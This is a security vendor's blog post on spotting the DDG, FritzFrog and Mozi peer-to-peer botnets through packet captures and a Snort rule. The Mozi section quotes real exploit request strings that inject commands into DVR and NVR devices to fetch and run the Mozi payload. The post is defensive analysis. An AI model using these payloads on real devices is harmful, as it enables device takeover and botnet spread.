Overcoming the Challenges of Detecting P2P Botnets on Your Network

nozominetworks.com/blog/overcoming-the-challenges-of-detecting-p2p-botnets-on-your-network/

By

October 13, 2020

In the first six months of 2020, the Mozi, DDG and FritzFrog botnets were very active, and exhibiting some pretty interesting behaviors.

Threat actors use peer-to-peer (P2P) botnets like these to build a platform that can later be used to carry out malicious operations, such as large-scale Distributed Denial of Service (DDoS) or mining for crypto currencies.

Early-generation botnets followed a client-server model for command and control (C&C), making use of popular protocols like IRC and HTTP, or implementing custom ones. However, the simplicity of this architecture offered little resilience.

Analyzing the new architectural designs of recent botnets can help us understand emerging botnet techniques, and how to use network artifacts to detect and mitigate their activity.

To increase their resiliency, botnet operators are now using a hybrid approach where some nodes have special roles, but they're not absolutely critical to the botnet's survival.

Recent Evolution of Botnet Platforms

One of the first countermeasures taken by botnet operators to address the architectural weaknesses involved relying on so-called bulletproof hosting. In laymen’s terms, it meant finding a hosting provider willing to turn a blind eye to client activity.

A second, often complementary solution involved using Domain Generating Algorithms (DGAs) as failsafes for situations where the C&C became unreachable. This technique consisted of embedding an algorithm within the bot to generate a series of domains that the malware would attempt to contact. The operator of the botnet only needed to register one of these domains and make it accessible to the bots.

This new situation, where the C&C could change over time, also meant that each and every bot required a strategy to verify the identity of the controller. To avoid hostile takeovers, botnets started relying on digital signatures to validate each command received from the network or a configuration update.

The need for increased takedown resistance eventually drove botnet operators to adapt and explore peer-to-peer approaches. A further evolution involved using a hybrid model, rather than a pure peer-to-peer model. In a P2P hybrid network topology, the botnet can survive a takedown of nodes with specialized roles, and reorganize itself accordingly.

Why Peer-to-peer Botnets Are Challenging to Disrupt

In general, it can be quite challenging to disrupt the malicious activities of P2P botnets. Take, for example, the effort coordinated by Microsoft in March 2020.[1] The company called on its technical and legal partners in 35 countries to disrupt Necurs, a popular hybrid peer-to-peer botnet.

According to Microsoft: “This was accomplished by analyzing a technique used by Necurs to systematically generate new domains through an algorithm. We were then able to accurately predict over six million unique domains that would be created in the next 25 months. Microsoft reported these domains to their respective registries in countries around the world so the websites can be blocked and thus prevented from becoming part of the Necurs infrastructure. By taking control of existing websites and inhibiting the ability to register new ones, we have significantly disrupted the botnet.”

While dismantling a peer-to-peer botnet might not be feasible for the average organization, there is still a lot that your security teams can do.

Start by considering the three main phases used by botnets, and where network artifacts are typically left behind:

- **Bot deployment**: this is where the bot is deployed into a target system member of the network, for instance through an exploit, or by brute-forcing the credentials


- **Communication with the peer-to-peer botnets:** this occurs during peer discovery, configuration updates and while receiving commands
- **Malicious activity:** the actual malicious activity the botnet was created for, such as sending spam, distributing ransomware or bot propagation towards other systems

Using the right tools, your security teams can detect and disrupt botnet activity. To better understand these concepts, let's look into some practical examples.

DDG Botnet

DDG is a mining botnet that has been extensively documented by the researchers at 360 Netlab.[2] While DDG originally used DNS for command and control, it now uses a hybrid peer-to-peer model to control the nodes in its network. DDG's method of infection involves brute-forcing the root user password against SSH servers using a significantly large wordlist. Alternatively, DDG uses exploits against Redis, Nexus Repository Manager and Supervisord.

One of the first noticeable anomalies occurs when DDG receives its configuration from a super node by leveraging HTTP on non-standard ports. Another interesting and useful characteristic for tracking down DDG is the use of a domain that was never resolved through the DNS, in the HTTP host header.



```
http and tcp.dstport == 8000 and frame contains "xmrig"
```

```
No.   |Time        |Source        |Destination      |Protocol |Length   |Info
 6134 549.756479   infected_host  107.170.192.159   HTTP          459  GET /static/xmrig0906 HTTP/1.1
```

```
      Source Port: 49630 (49630)
      Destination Port: irdmi (8000)
      [Stream index: 277]
      [TCP Segment Len: 405]
      Sequence number: 1    (relative sequence number)
      Sequence number (raw): 1899869002
      [Next sequence number: 406    (relative sequence number)]
      Acknowledgment number: 1    (relative ack number)
      Acknowledgment number (raw): 2594236687
      0101 .... = Header Length: 20 bytes (5)
    ▶ Flags: 0x018 (PSH, ACK)
      Window size value: 64240
      [Calculated window size: 64240]
      [Window size scaling factor: -2 (no window scaling used)]
      Checksum: 0x8fc4 [correct]
      [Checksum Status: Good]
      [Calculated Checksum: 0x8fc4]
      Urgent pointer: 0
    ▶ [SEQ/ACK analysis]
    ▶ [Timestamps]
      TCP payload (405 bytes)
▼ Hypertext Transfer Protocol
    ▼ GET /static/xmrig0906 HTTP/1.1\r\n
        ▶ [Expert Info (Chat/Sequence): GET /static/xmrig0906 HTTP/1.1\r\n]
          Request Method: GET
          Request URI: /static/xmrig0906
          Request Version: HTTP/1.1
      Host: dci.mbyhdd.com\r\n
      User-Agent: Go-http-client/1.1\r\n
      Goarch: amd64\r\n
      X-Hub: bsSopKeeeeeeeeeNcW34q7_bGLO4DH6Pmagk15MES5t30i2-ymra_nUHIHk3SwXs1yHU7Qg92Z0eVGl
      X-Port: 38377\r\n
      X-Relay: 4132178631\r\n
      X-Uid: 5023.2f4e9a6ef384ddc1b281b410d9762652\r\n
      Accept-Encoding: gzip\r\n
      \r\n
      [Full request URI: http://dci.mbyhdd.com/static/xmrig0906]
      [HTTP request 1/1]
      [Response in frame: 8730]
```

```
0000  00 50 56 ef cd 6a 00 0c  29 d1 51 c4 08 00 45 00   ·PV··j·· )·Q···E·
0010  01 bd 4c 31 40 00 40 06  24 96 c0 a8 db 81 6b aa   ··L1@·@· $·····k·
0020  c0 9f c1 de 1f 40 71 3d  b3 4a 9a a0 e9 0f 50 18   ·····@q= ·J····P·
0030  fa f0 8f c4 00 00 47 45  54 20 2f 73 74 61 74 69   ······GE T /stati
0040  63 2f 78 6d 72 69 67 30  39 30 36 20 48 54 54 50   c/xmrig0 906 HTTP
0050  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 64 63 69 2e   /1.1··Ho st: dci.
0060  6d 62 79 68 64 64 2e 63  6f 6d 0d 0a 55 73 65 72   mbyhdd.c om··User
0070  2d 41 67 65 6e 74 3a 20  47 6f 2d 68 74 74 70 2d   -Agent:  Go-http-
0080  63 6c 69 65 6e 74 2f 31  2e 31 0d 0a 47 6f 61 72   client/1 .1··Goar
0090  63 68 3a 20 61 6d 64 36  34 0d 0a 58 2d 48 75 62   ch: amd6 4··X-Hub
00a0  3a 20 62 73 53 6f 70 4b  65 65 65 65 65 65 65 65   : bsSopK eeeeeeee
00b0  65 4e 63 57 33 34 71 37  5f 62 47 4c 4f 34 44 48   eNcW34q7 _bGLO4DH
00c0  36 50 6d 61 67 6b 31 35  4d 45 53 35 74 33 30 69   6Pmagk15 MES5t30i
00d0  32 2d 79 6d 72 61 5f 6e  55 48 49 48 6b 33 53 77   2-ymra_n UHIHk3Sw
00e0  58 73 31 79 48 55 37 51  67 39 32 5a 30 65 56 47   Xs1yHU7Q g92Z0eVG
00f0  6c 75 46 6e 71 48 6e 46  4c 75 41 59 4c 36 46 64   luFnqHnF LuAYL6Fd
0100  53 6d 54 58 54 66 78 75  6a 4d 74 71 4a 62 5f 30   SmTXTfxu jMtqJb_0
0110  48 70 59 72 65 69 2d 77  34 69 59 79 38 45 67 72   HpYrei-w 4iYy8Egr
0120  4e 56 59 72 76 78 67 77  66 4b 59 35 79 36 43 31   NVYrvxgw fKY5y6C1
0130  57 34 4e 4e 73 42 6b 46  70 55 73 43 4f 37 38 55   W4NNsBkF pUsCO78U
0140  47 58 49 67 44 34 58 67  4b 51 4c 49 4d 33 72 4a   GXIgD4Xg KQLIM3rJ
0150  49 5a 43 4a 73 47 57 2d  43 57 34 49 72 4f 0d 0a   IZCJsGW- CW4IrO··
0160  58 2d 50 6f 72 74 3a 20  33 38 33 37 37 0d 0a 58   X-Port:  38377··X
0170  2d 52 65 6c 61 79 3a 20  34 31 33 32 31 37 38 36   -Relay:  41321786
0180  33 31 0d 0a 58 2d 55 69  64 3a 20 35 30 32 33 2e   31··X-Ui d: 5023.
0190  32 66 34 65 39 61 36 65  66 33 38 34 64 64 63 31   2f4e9a6e f384ddc1
01a0  62 32 38 31 62 34 31 30  64 39 37 36 32 36 35 32   b281b410 d9762652
01b0  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ··Accept -Encodin
01c0  67 3a 20 67 7a 69 70 0d  0a 0d 0a                  g: gzip· ···
```

One of the first noticeable anomalies occurs when DDG receives its configuration from a super node by leveraging HTTP on non-standard ports.


DDG Detection Tool: The Snort rule below, provided by the Nozomi Networks Labs team, can be used freely by the security community to detect DDG activity:

```
# Nozomi Networks Labs
alert tcp any any -> any 8000 (msg:"Detected DDG botnet traffic.";
content:"POST"; http_method; content:"|2f 73 6c 61 76 65|"; http_uri;
content:"User-Agent: Go-http-client/"; fast_pattern; http_header;
content:"X-Hub"; http_header; content:"X-Uid"; http_header; content:"X-
Port"; http_header; content:"X-Relay"; http_header; content:"Uid";
http_header; content:"Content-Length: 0"; http_header;)
```

FritzFrog Botnet

FritzFrog is another example of a recently discovered peer-to-peer botnet. It is written in the Go programming language and relies on SSH credential brute-forcing as its propagation mechanism. The rate at which it is targeting SSH on standard and non-standard (2222) tcp ports makes FritzFrog a pretty noisy bot.

To detect the anomalous network behavior, we don't need FritzFrog to find an open SSH server and try several credentials. The raw number of connection attempts alone is sufficient, as you can see in the Wireshark screenshots below.




Time	Source	Destination	Protocol	Length	Info
2020-09-15 09:53:00.358031	debian.local	156.27.173.96	TCP	74	56416 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.358286	debian.local	53.153.51.183	TCP	74	41866 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.358807	debian.local	120.67.68.222	TCP	74	38196 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.359177	debian.local	115.103.167.148	TCP	74	57574 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.359507	debian.local	128.42.237.128	TCP	74	52244 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.359766	debian.local	178.113.115.144.wireless.dyn.drei.com	TCP	74	50076 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.360095	debian.local	KHP222227223221.ppp-bb.dion.ne.jp	TCP	74	57244 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.360410	debian.local	21.244.221.93	TCP	74	33792 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.360920	debian.local	240.42.10.141	TCP	74	33302 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.361066	debian.local	91-211-232-host.eso.bg	TCP	74	41408 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.361359	debian.local	77.16.49.165.tmi.telenormobil.no	TCP	74	52742 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.361585	debian.local	pool-72-73-124-87.ptldme.east.myfairpoint.net	TCP	74	48382 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.361890	debian.local	134.43.138.160	TCP	74	35090 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.362032	debian.local	206.77.70.213	TCP	74	54188 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.362339	debian.local	188.226.17.192-FTTB.planeta.tc	TCP	74	59788 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.362546	debian.local	37-33-248-179.bb.dnainternet.fi	TCP	74	49978 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.362831	debian.local	169.246.42.178	TCP	74	43670 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.362971	debian.local	167.162.67.147	TCP	74	59556 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.363428	debian.local	205.190.156.202.starhub.net.sg	TCP	74	36930 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.363573	debian.local	136.245.183.144	TCP	74	33996 → EtherNet-IP-1(2222) [SYN] Seq=0 Win=6…
2020-09-15 09:53:00.363986	debian.local	88.102.214.35.bc.googleusercontent.com	TCP	74	34044 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…
2020-09-15 09:53:00.364107	debian.local	134.43.138.160	TCP	74	53982 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 M…

The raw number of FritzFrog botnet connection attempts are sufficient to detect its anomalous OT network behavior.

Mozi Botnet

The Mozi malware family makes use of a custom P2P protocol built on top of Distributed Hash Tables (DHT) in order to build a network of infected nodes. DHT is typically used by BitTorrent clients to identify peers using a key (infohash), so at first glance, Mozi's communication can hide among what looks like normal DHT traffic. Additionally, to bootstrap the overlay network, Mozi relies on well-known BitTorrent nodes such as router.bittorrent.com, as shown in the screenshot below.




```
No.     |Time                       |Source                |Destination       |Protocol |Length |Info
    254  2020-09-14 16:44:07.228074  router.bittorrent.com  192.168.219.134    BT-DHT       530  BitTorrent DHT Protocol reply=16 nodes

    Length: 496
    Checksum: 0x4d89 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 8]
  ▼ [Timestamps]
      [Time since first frame: 9.716359000 seconds]
      [Time since previous frame: 0.193293000 seconds]
▼ BitTorrent DHT Protocol
  ▼ ip: 5fed5695ef70
      Key: ip
      Value: 5fed5695ef70
  ▼ Response values: Dictionary...
      Key: r
    ▼ Value: Dictionary...
      ▼ id: 32f54e697351ff4aec29cdbaabf2fbe3467cc267
          Key: id
          Value: 32f54e697351ff4aec29cdbaabf2fbe3467cc267
      ▼ nodes: 16
          Key: nodes
        ▼ Value: 16 nodes
          ▼ Node 1 (id: 5d8ee06e9f1dd4918b9c2f3ee000b5f2aed846ab, IPv4/Port: 223.231.103.114:7041)
              ID: 5d8ee06e9f1dd4918b9c2f3ee000b5f2aed846ab
              IP: 223.231.103.114 (223.231.103.114)
              Port: 7041
          ▼ Node 2 (id: 00e08b865dbf4f19aa7d9752ffe76ffd58acbfd3, IPv4/Port: 86.101.17.62:34826)
              ID: 00e08b865dbf4f19aa7d9752ffe76ffd58acbfd3
              IP: catv-86-101-17-62.catv.broadband.hu (86.101.17.62)
              Port: 34826
          ▼ Node 3 (id: 2c58be3bc17da691f74510e2d4d7bd8eaf09cdf8, IPv4/Port: 51.19.69.163:6882)
              ID: 2c58be3bc17da691f74510e2d4d7bd8eaf09cdf8
              IP: 51.19.69.163 (51.19.69.163)
              Port: 6882
          ▼ Node 4 (id: e9c83a896dc5cce1df58db1ae3fceab8e5ab0c0c, IPv4/Port: 201.224.23.10:6881)
              ID: e9c83a896dc5cce1df58db1ae3fceab8e5ab0c0c
              IP: ranas1-201.224.23-pool-10.cwpanama.net (201.224.23.10)
              Port: 6881
          ▼ Node 5 (id: c294da01cc7cfe29f5b0e1223170c3ce38d8acfb, IPv4/Port: 73.148.100.166:27032)
              ID: c294da01cc7cfe29f5b0e1223170c3ce38d8acfb
              IP: c-73-148-100-166.hsd1.va.comcast.net (73.148.100.166)
              Port: 27032
```

Mozi botnet attempts to guess credentials and initiate a number of connections to hosts not previously seen in the network, leaving a noticeable trail.

There are ARM and MIPS variants of the Mozi malware. Like most botnets targeting IoT devices, Mozi uses weak Telnet credential brute-forcing as a way to propagate. Additionally, a number of exploits affecting IoT devices such as CCTV, DVR, NVR and routers are included as a supplemental infection method.



```
GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://%s:%d/Mozi.a;sh${IFS}/tmp/Mozi.a&>r&&tar${IFS}/string.js HTTP/1.0
GET /shell?cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1
GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+varcron
```

The HTTP requests format strings above are a subset of the exploits that Mozi samples include and use. Specifically, these malicious requests target CCTV/DVR RCE, MVPower DVR Shell Unauthenticated Command Execution and Vacron NVR RCE.

The communication with the peer-to-peer botnet through DHT might not be trivial to investigate in a network where DHT is allowed. However, its attempts to guess credentials and initiate a number of connections to hosts not previously seen in the network leave a noticeable trail.


More Free Security Community Tools from Nozomi Networks Labs

We hope you've found our exploration of the architectural designs typically employed by botnet operators helpful. The important takeaway is that these operations, by their very nature, give security defenders multiple starting points for investigating the network artifacts they leave behind.

To learn more about defending your OT network against botnets, please watch the webinar below, "P2P Botnets: Following the Network Trail."

To tap into additional security community resources including threat advisories, security reports, podcasts, and other free tools developed by the Nozomi Networks Labs Security Research team, subscribe to Nozomi Networks Labs.

Related Content



WEBINAR & PODCAST

P2P Botnets: Following the Network Trail

Webinar
Podcast
It can be challenging to disrupt the malicious activities of P2P botnets, but there are some proven strategies to follow when a specific network has been affected.

Join us to learn about:

- How P2P/hybrid botnets operate
- Spotting P2P/hybrid botnet infections on your network
- Effective ways to disrupt botnets

Panelists

- Ivan Speziale, Security Researcher
- Giannis Tsaraias, Security Researcher
- Chris Grove, Technology Evangelist

Related Links

- Research Report: OT/IoT Security Report 2020
- Blog: CISA-Sponsored CVE Program Grants Nozomi Networks CNA Status
- Blog: Your Guide to the MITRE ATT&CK Framework for ICS
- Webinar: How to Use the MITRE ATT&CK Framework for ICS
- Webpage: Nozomi Networks Labs
- Webpage: Guardian OT and IoT Security and Visibility
